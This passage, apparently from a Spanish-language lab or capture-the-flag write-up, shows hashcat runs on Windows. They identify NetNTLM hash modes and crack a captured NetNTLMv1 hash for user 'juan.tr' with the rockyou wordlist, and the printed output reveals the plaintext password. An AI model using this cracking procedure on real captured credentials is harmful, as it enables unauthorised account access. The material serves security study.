


```
PS C:\Users\alexa\OneDrive\Escritorio\hashcat-6.2.6> .\hashcat.exe -h | findstr -i NETNTLM
   5500 | NetNTLMv1 / NetNTLMv1+ESS                                  | Network Protocol
  27000 | NetNTLMv1 / NetNTLMv1+ESS (NT)                             | Network Protocol
   5600 | NetNTLMv2                                                  | Network Protocol
  27100 | NetNTLMv2 (NT)                                             | Network Protocol
PS C:\Users\alexa\OneDrive\Escritorio\hashcat-6.2.6>
```

Buscando el tipo de hash, nos encontramos con estos, por lo que iremos probando hasta encontrar el correcto.



```
PS C:\Users\alexa\OneDrive\Escritorio\hashcat-6.2.6> .\hashcat.exe -m 5500 .\hash.txt .\rockyou.txt
hashcat (v6.2.6) starting

Successfully initialized the NVIDIA main driver CUDA runtime library.

Failed to initialize NVIDIA RTC library.

* Device #1: CUDA SDK Toolkit not installed or incorrectly installed.
             CUDA SDK Toolkit required for proper device support and utilization.
             Falling back to OpenCL runtime.

* Device #1: WARNING! Kernel exec timeout is not disabled.
             This may cause "CL_OUT_OF_RESOURCES" or related errors.
             To disable the timeout, see: https://hashcat.net/q/timeoutpatch
OpenCL API (OpenCL 3.0 CUDA 12.7.33) - Platform #1 [NVIDIA Corporation]
=======================================================================
* Device #1: NVIDIA GeForce RTX 2060, 6016/6143 MB (1535 MB allocatable), 30MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
```



```
juan.tr::::f7d81e8f17935d358ec861201667f73056ebc8025a7691ee:879d6a3ec11e6ce2:bulldogs1234

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5500 (NetNTLMv1 / NetNTLMv1+ESS)
Hash.Target......: juan.tr::::f7d81e8f17935d358ec861201667f73056ebc802...1e6ce2
Time.Started.....: Thu Feb 06 23:04:47 2025 (0 secs)
Time.Estimated...: Thu Feb 06 23:04:47 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (.\rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   100.2 MH/s (3.84ms) @ Accel:1024 Loops:1 Thr:64 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 1966080/14344384 (13.71%)
Rejected.........: 0/1966080 (0.00%)
Restore.Point....: 0/14344384 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 -> bragg426
Hardware.Mon.#1..: Temp: 42c Fan: 34% Util:  3% Core:1590MHz Mem:7000MHz Bus:16

Started: Thu Feb 06 23:04:39 2025
Stopped: Thu Feb 06 23:04:48 2025
PS C:\Users\alexa\OneDrive\Escritorio\hashcat-6.2.6>
```

Tenemos la contraseña pero no ha sido posible el inicio de sesión en la red enterprise, probablemente por mala configuración del mismo.